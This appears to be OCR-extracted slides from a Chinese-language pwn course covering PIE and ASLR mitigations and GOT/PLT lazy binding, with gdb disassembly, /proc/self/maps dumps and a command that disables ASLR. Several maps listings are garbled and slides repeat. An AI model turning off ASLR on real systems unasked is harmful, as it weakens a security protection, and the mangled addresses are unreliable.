- ▶ 不過在沒有開啟 ASLR 的情況下，即使程式開啟 PIE，也會因為每次產生的 base address 相同，保護效果跟沒開 PIE 一樣

# \$ BOF

## Mitigation - PIE

```
► 0x401136 <main>          endbr64
 0x40113a <main+4>         push   rbp
 0x40113b <main+5>         mov    rbp, rsp
 0x40113e <main+8>         lea    rdi, [rip + 0xebf]
 0x401145 <main+15>        call   puts@plt

 0x40114a <main+20>        mov    eax, 0
 0x40114f <main+25>        pop    rbp
 0x401150 <main+26>        ret

 0x401151                   nop    word ptr cs:[rax + rax]
 0x40115b                   nop    dword ptr [rax + rax]
 0x401160 <__libc_csu_init> endbr64
```

```
In file: /tmp/test.c
1 #include <stdio.h>
2
3 int main()
► 4 {
5     puts("OWO");
6     return 0;
7 }
```

Without PIE

```
► 0x55a65d629149 <main>          endbr64
 0x55a65d62914d <main+4>         push   rbp
 0x55a65d62914e <main+5>         mov    rbp, rsp
 0x55a65d629151 <main+8>         lea    rdi, [rip + 0xeac]
 0x55a65d629158 <main+15>        call   puts@plt

 0x55a65d62915d <main+20>        mov    eax, 0
 0x55a65d629162 <main+25>        pop    rbp
 0x55a65d629163 <main+26>        ret

 0x55a65d629164                   nop    word ptr cs:[rax + rax]
 0x55a65d62916e                   nop
 0x55a65d629170 <__libc_csu_init> endbr64
```

```
In file: /tmp/test.c
1 #include <stdio.h>
2
3 int main()
► 4 {
5     puts("OWO");
6     return 0;
7 }
```

With PIE

# \$ BOF

## Mitigation - ASLR

```
$ cat /proc/self/maps
5627f9831000-5627f9833000 --p 00000000 08:05 3670168
5627f9833000-5627f9838000 --xp 00002000 08:05 3670168
5627f9838000-5627f983b000 --p 00007000 08:05 3670168
5627f983b000-5627f983c000 --p 00009000 08:05 3670168
5627f983c000-5627f983d000 --w-p 0000a000 08:05 3670168
5627f9d20000-5627f9d41000 --w-p 00000000 00:00 0
7fc668ab000-7f0c668cd000 --rw-p 00000000 00:00 0
7fc668cd000-7f0c676ab000 --p 00000000 08:05 3677098
7f0c676ab000-7f0c676d0000 --p 00000000 08:05 3677772
7f0c676d0000-7f0c67848000 --xp 00025000 08:05 3677772
7f0c67848000-7f0c67892000 --p 0019d000 08:05 3677772
7f0c67892000-7f0c67893000 --p 001e7000 08:05 3677772
7f0c67893000-7f0c67896000 --p 001e7000 08:05 3677772
7f0c67896000-7f0c67899000 --w-p 001ea000 08:05 3677772
7f0c67899000-7f0c6789f000 --rw-p 00000000 00:00 0
7f0c678bb000-7f0c678bc000 --p 00000000 08:05 3677556
7f0c678bc000-7f0c678df000 --xp 00001000 08:05 3677556
7f0c678df000-7f0c678e7000 --p 00024000 08:05 3677556
7f0c678e8000-7f0c678e9000 --p 0002c000 08:05 3677556
7f0c678e9000-7f0c678ea000 --w-p 0002d000 08:05 3677556
7f0c678ea000-7f0c678eb000 --rw-p 00000000 00:00 0
7ffe96819000-7ffe9683a000 --w-p 00000000 00:00 0
7ffe969c2000-7ffe969c6000 --r--p 00000000 00:00 0
7ffe969c6000-7ffe969c8000 --r-xp 00000000 00:00 0
ffffffff600000-ffffffff601000 --xp 00000000 00:00 0
[stack]
[vvar]
[vdso]
[vsyscall]
```

```
# disable aslr
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
# enable aslr
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

```
$ cat /proc/self/maps
55cf06521000-55cf06523000 --p 00000000 08:05 3670168
55cf06523000-55cf06528000 --xp 00002000 08:05 3670168
55cf06528000-55cf0652b000 --p 00007000 08:05 3670168
55cf0652b000-55cf0652c000 --p 00009000 08:05 3670168
55cf0652c000-55cf0652d000 --w-p 0000a000 08:05 3670168
55cf066fe000-55cf0671f000 --w-p 00000000 00:00 0
7fc787b92000-7fc787bb4000 --rw-p 00000000 00:00 0
7fc787bb4000-7fc788992000 --p 00000000 08:05 3677098
7fc788992000-7fc7889b7000 --p 00000000 08:05 3677772
7fc7889b7000-7fc788b2f000 --xp 00025000 08:05 3677772
7fc788b2f000-7fc788b79000 --p 0019d000 08:05 3677772
7fc788b79000-7fc788b7a000 --p 001e7000 08:05 3677772
7fc788b7a000-7fc788b7d000 --p 001e7000 08:05 3677772
7fc788b7d000-7fc788b80000 --w-p 001ea000 08:05 3677772
7fc788b80000-7fc788b86000 --rw-p 00000000 00:00 0
7fc788ba2000-7fc788ba3000 --p 00000000 08:05 3677556
7fc788ba3000-7fc788bc6000 --xp 00001000 08:05 3677556
7fc788bc6000-7fc788bcce000 --p 00024000 08:05 3677556
7fc788bcf000-7fc788bd0000 --p 0002c000 08:05 3677556
7fc788bd0000-7fc788bd1000 --w-p 0002d000 08:05 3677556
7fc788bd1000-7fc788bd2000 --rw-p 00000000 00:00 0
7ffe418a5000-7ffe418c6000 --w-p 00000000 00:00 0
7ffe41942000-7ffe41946000 --r--p 00000000 00:00 0
7ffe41946000-7ffe41948000 --r-xp 00000000 00:00 0
ffffffff600000-ffffffff601000 --xp 00000000 00:00 0
[stack]
[vvar]
[vdso]
[vsyscall]
```

With ASLR

# \$ BOF

## Mitigation - ASLR

```
$ cat /proc/self/maps
55555554000-555555556000 r--p 00000000 08:05 3670168 /usr/bin/cat
55555556000-55555555b000 --xp 00002000 08:05 3670168 /usr/bin/cat
55555555b000-55555555e000 r--p 00007000 08:05 3670168 /usr/bin/cat
55555555e000-55555555f000 r--p 00009000 08:05 3670168 /usr/bin/cat
55555555f000-555555560000 rw-p 0000a000 08:05 3670168 /usr/bin/cat
555555560000-555555581000 rw-p 00000000 00:00 0 [heap]
7ffff6fb9000-7ffff6fdb000 rw-p 00000000 00:00 0
7ffff6fdb000-7ffff7db9000 r--p 00000000 08:05 3677098 /usr/lib/locale/locale-archive
7ffff7db9000-7ffff7dde000 r--p 00000000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7dde000-7ffff7f56000 --xp 00025000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7f56000-7ffff7fa0000 r--p 0019d000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa0000-7ffff7fa1000 r--p 001e7000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa1000-7ffff7fa4000 r--p 001e7000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa4000-7ffff7fa7000 rw-p 001ea000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa7000-7ffff7fad000 rw-p 00000000 00:00 0
7ffff7fc9000-7ffff7fc000 r--p 00000000 00:00 0 [vvar]
7ffff7fc000-7ffff7fcf000 --xp 00000000 00:00 0 [vdso]
7ffff7fcf000-7ffff7fd0000 r--p 00000000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7fd0000-7ffff7ff3000 --xp 00001000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffc000-7ffff7ffd000 r--p 0002c000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffd000-7ffff7ffe000 rw-p 0002d000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7fffffffde000-7fffffff000 rw-p 00000000 00:00 0 [stack]
ffffffff600000-ffffffff601000 --xp 00000000 00:00 0 [vsyscall]
```

```
$ cat /proc/self/maps
55555554000-555555556000 r--p 00000000 08:05 3670168 /usr/bin/cat
55555556000-55555555b000 r-xp 00002000 08:05 3670168 /usr/bin/cat
55555555b000-55555555e000 r--p 00007000 08:05 3670168 /usr/bin/cat
55555555e000-55555555f000 r--p 00009000 08:05 3670168 /usr/bin/cat
55555555f000-555555560000 rw-p 0000a000 08:05 3670168 /usr/bin/cat
555555560000-555555581000 rw-p 00000000 00:00 0 [heap]
7ffff6fb9000-7ffff6fdb000 rw-p 00000000 00:00 0
7ffff6fdb000-7ffff7db9000 r--p 00000000 08:05 3677098 /usr/lib/locale/locale-archive
7ffff7db9000-7ffff7dde000 r--p 00000000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7dde000-7ffff7f56000 r-xp 00025000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7f56000-7ffff7fa0000 r--p 0019d000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa0000-7ffff7fa1000 r--p 001e7000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa1000-7ffff7fa4000 r--p 001e7000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa4000-7ffff7fa7000 rw-p 001ea000 08:05 3677772 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa7000-7ffff7fad000 rw-p 00000000 00:00 0
7ffff7fc9000-7ffff7fdc000 r--p 00000000 00:00 0 [vvar]
7ffff7fdc000-7ffff7fcf000 r-xp 00000000 00:00 0 [vdso]
7ffff7fcf000-7ffff7fd0000 r--p 00000000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7fd0000-7ffff7ff3000 r-xp 00001000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffc000-7ffff7ffd000 r--p 0002c000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffd000-7ffff7ffe000 rw-p 0002d000 08:05 3677556 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7fffffffde000-7fffffff000 rw-p 00000000 00:00 0 [stack]
ffffffff600000-ffffffff601000 --xp 00000000 00:00 0 [vsyscall]
```

# Without ASLR



# Global Offset Table

# \$ GOT

## Concept

- ▶ **Explanation** - 執行檔若為動態鏈結，則會使用一個 table 存放外部 function 在執行期間所 bind 到的位址，而該 table 就稱為 GOT
  - ⦿ 初始時會先存放用來 resolve function 的程式碼的位址
  - ⦿ Resolve 完成後，GOT 會存放 function 真正的位址，後續在呼叫該 function 時就會直接執行
- ▶ **PLT (Procedure Linkage Table)** - 為呼叫外部 function 時，會先執行的一段跳板程式碼，取出 GOT 當中對應 symbol entry 的值做執行

# \$ GOT Concept

```
uft383@uft383:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

main function

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>

PLT

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push    <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
push    <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

\_dl\_runtime\_resolve


# \$ GOT Concept

```
uft383@uft383:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

main function

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>



74

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

0. 呼叫 \_dl\_runtime\_resolve 的前置

```
push    <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
sh    <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

0. 用來 resolve 對應的 function 位址的 function

# \$ GOT Concept

1. 呼叫 puts，會先執行 puts@plt

```
utf83@utf83:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

main function

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>

PLT

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push    <puts_offset>
bnd   jmp <gadget2>
nop
```

gadget1

```
push    <link_map>
bnd   jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

\_dl\_runtime\_resolve

# \$ GOT Concept

```
uft383@uft383:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

main function

2. 取出 puts@got 的值並跳轉	
puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push    <puts_offset>
bnd    jmp <gadget2>
nop
```

gadget1

```
push    <link_map>
bnd    jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

\_dl\_runtime\_resolve

# \$ GOT Concept

```
uft383@uft383:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

main function

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>

PLT

3. Push puts' offset to stack

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push    <puts_offset>
bnd    jmp <gadget2>
nop
```

gadget1

```
push    <link_map>
bnd    jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

\_dl\_runtime\_resolve

# \$ GOT Concept

```
uft383@uft383:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

main function

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>

PLT

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push    <puts_offset>
bnd jmp <gadget2>
nop
```

4. Push link\_map to stack

```
push    <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

\_dl\_runtime\_resolve

# \$ GOT Concept

```
uft383@uft383:/
```

```

push    rbp
mov     rbp, rsp
lea     rdi, &"0W0"
call    <puts@plt>
lea     rdi, &"0W0"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret

```

main function

puts	<code>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop DWORD PTR [rax+rax*1+0x0]</code>
printf	<code>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop DWORD PTR [rax+rax*1+0x0]</code>
read	<code>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop DWORD PTR [rax+rax*1+0x0]</code>
sleep	<code>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop DWORD PTR [rax+rax*1+0x0]</code>

PLT

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```

push    <puts_offset>
bnd    jmp <gadget2>
nop

```

gadget1

```

push    <link_map>
bnd    jmp <_dl_runtime_resolve>
nop

```

gadget2

5. 呼叫 `_dl_runtime_resolve(link_map, puts_offset)`  
來 resolve function，取得 function 對應到的位址

# \$ GOT Concept

```
uft383@uft383:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

main function

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>

PLT

puts	<puts>
printf	<printf>
read	<read>
sleep	<sleep>

GOT

6. 更新 puts@GOT

```
push    <puts_offset>
bnd   jmp <gadget2>
nop
```

gadget1

```
push    <link_map>
bnd   jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

\_dl\_runtime\_resolve

# \$ GOT Concept

```
uft383@uft383:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

main function

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>

PLT

puts	<puts>
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push    <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
push    <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

7. 執行 puts

puts

\_dl\_runtime\_resolve

# \$ GOT Concept

```
uft383@uft383:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

8. 執行完成，回到 main

main function

puts	<code>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop DWORD PTR [rax+rax*1+0x0]</code>
printf	<code>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop DWORD PTR [rax+rax*1+0x0]</code>
read	<code>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop DWORD PTR [rax+rax*1+0x0]</code>
sleep	<code>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop DWORD PTR [rax+rax*1+0x0]</code>

PLT

puts	<puts>
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push    <puts_offset>
bnd    jmp <gadget2>
nop
```

gadget1

```
push    <link_map>
bnd    jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

\_dl\_runtime\_resolve

# \$ GOT Concept

9. 如果又再次執行 puts

```
uft383@uft383:~$ ./main  
push    rbp  
mov     rbp, rsp  
lea     rdi, &"OWO"  
call    <puts@plt>  
lea     rdi, &"OWO"  
call    <puts@plt>  
mov     eax, 0x0  
pop    rbp  
ret
```

main function

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>

PLT

puts	<puts>
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push    <puts_offset>  
bnd   jmp <gadget2>  
nop
```

gadget1

```
push    <link_map>  
bnd   jmp <_dl_runtime_resolve>  
nop
```

gadget2



# \$ GOT Concept

```
uft383@uft383:/
```

```
push    rbp
mov     rbp, rsp
lea     rdi, &"OWO"
call    <puts@plt>
lea     rdi, &"OWO"
call    <puts@plt>
mov     eax, 0x0
pop    rbp
ret
```

main function

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>

PLT

10. 取得 puts@got 的值並跳轉

puts	<puts>
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push    <puts_offset>
bnd   jmp <gadget2>
nop
```

gadget1

```
push    <link_map>
bnd   jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

\_dl\_runtime\_resolve

# \$ GOT Concept

```
uft383@uft383:/ $  
$  
push rbp  
mov rbp,rsi  
lea rdi,&"0wo"  
call <puts@plt>  
lea rdi,&"0wo"  
call <puts@plt>  
mov eax,0x0  
pop rbp  
ret
```

puts	<pre>&lt;puts@plt&gt; endbr64 &lt;puts@plt+4&gt; bnd jmp *&lt;puts@got.plt&gt; &lt;puts@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
printf	<pre>&lt;printf@plt&gt; endbr64 &lt;printf@plt+4&gt; bnd jmp *&lt;printf@got.plt&gt; &lt;printf@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
read	<pre>&lt;read@plt&gt; endbr64 &lt;read@plt+4&gt; bnd jmp *&lt;read@got.plt&gt; &lt;read@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>
sleep	<pre>&lt;sleep@plt&gt; endbr64 &lt;sleep@plt+4&gt; bnd jmp *&lt;sleep@got.plt&gt; &lt;sleep@plt+11&gt; nop    DWORD PTR [rax+rax*1+0x0]</pre>

PLT

puts	<puts>
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push <puts_offset>  
bnd jmp <gadget2>  
nop
```

gadget1

```
push <link_map>  
bnd jmp <_dl_runtime_resolve>  
nop
```

